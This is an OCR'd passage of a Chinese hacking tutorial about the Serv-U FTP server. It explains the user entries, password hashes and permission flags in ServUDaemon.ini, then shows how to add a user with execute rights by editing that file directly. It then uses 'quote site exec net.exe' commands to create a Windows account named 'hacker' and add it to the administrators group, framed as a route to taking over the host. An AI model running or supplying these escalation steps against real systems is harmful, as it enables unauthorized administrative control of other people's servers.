


图 2



[GLOBAL]
Version=5.2.0.1
ProcessID=1540
[DOMAINS]
Domain1=127.0.0.1||21|test|1|0|0
[Domain1]
User1=test1|1|0
[USER=test1|1]
Password=snB9FCBA73D65998BFB278CCA6CAC62A7B
HomeDir=e:\[illegible]
RelPaths=1
TimeOut=600
Access1=E:\[illegible]|RWAMELCDP
SKEYValues=

图 3

看到配置文件多了下面的内容：我加了注释在后面，大家对照着看。

```
User1=test1|1|0        //用户名
[USER=test1|1]
Password=snB9FCBA73D65998BFB278CCA6CAC62A7B  //密码，是用MD5    加密的
HomeDir=e:\??  //根目录
RelPaths=1       //是否锁定在用户目录
TimeOut=600    登陆延迟时间
Access1=E:\??|RWAMELCDP    //用户具有的权限，具体参数下面有详细叙述。
SKEYValues=
```

R代表有读权限，W代表有写权限，A代表添加权限，M代表有删除文件权限，E代表有执行权限，L代表有列举文件权限，C代表有目录创建权限，D代表有删除目录权限。

大家对照我说的可以看到我添加的用户的权限，再添加一个用户test2，密码123456。再给他设置权限如图4。再去看看配置文件ServUDaemon.ini的改变，如图5。





图 4



[GLOBAL]
Version=5.2.0.1
ProcessID=1540
[DOMAINS]
Domain1=127.0.0.1||21|test|1|0|0
[Domain1]
User1=test1|1|0
User2=test2|1|0
[USER=test1|1]
Password=snB9FCBA73D65998BFB278CCA6CAC62A7B
HomeDir=e:\[illegible]
RelPaths=1
TimeOut=600
Access1=E:\[illegible]|RWAMELCDP
SKEYValues=
[USER=test2|1]
Password=oy933BF78667B72B28DA63D91CBABAADF2
HomeDir=C:\
RelPaths=1
TimeOut=600
Access1=C:\|RLP
SKEYValues=

图 5

```
User2=test2|1|0

[USER=test2|1]
Password=oy933BF78667B72B28DA63D91CBABAADF2
HomeDir=C:\
RelPaths=1
TimeOut=600
Access1=C:\|RLP
SKEYValues=
```

大家对照我上面说的再看看是不是满足我说的那些参数的意义。我们总结它的变化的的地方是上面多了一行的定义**User2=test2|1|0**，下面接着原来的用户信息后再加上test2的一些基本情况。别的就没有什么改变了。

好了，知道了改变的地方，我们就可以直接修改ServUDaemon.ini的内容来添加用户了。复制test1的基本信息，复制到test2的后面，并改用户名字为test3，再在上面加上**User3=test3|1|0**，如图6。保存后，重新启动SERV-U，看到自动添加一个用户test3，看看它的权限，如图7。

来看看test3的帐号是否添加成功，打开CMD连接我的SERV-U，如图8。

输入用户名test3，因为我的test3的密码散列是test1的，而我设置的test1的密码是123456，那么这里test3的密码也就是1234556了，我们已经成功进入。




图 6




图 7




图 8

来看看权限多大，加个用户试试，再把他提升为管理员，用下面的命令：

quote site exec net.exe user hacker 123 /add和quote site exec net.exe localgroup administrators hacker /add， 如图9。都可以成功执行，很简单的就添加了主机管理员帐号，接下来的事情就不需要我说了吧！




图 9

三、远程利用思路分析

在这里我不打算再结合实际的例子来说这个主题了，一是截图太占版面，二来我也觉得没有这个必要用例子来说明，我们的读者都是很聪明的，我说下思路，大家怎么利用就随自己的习惯了。

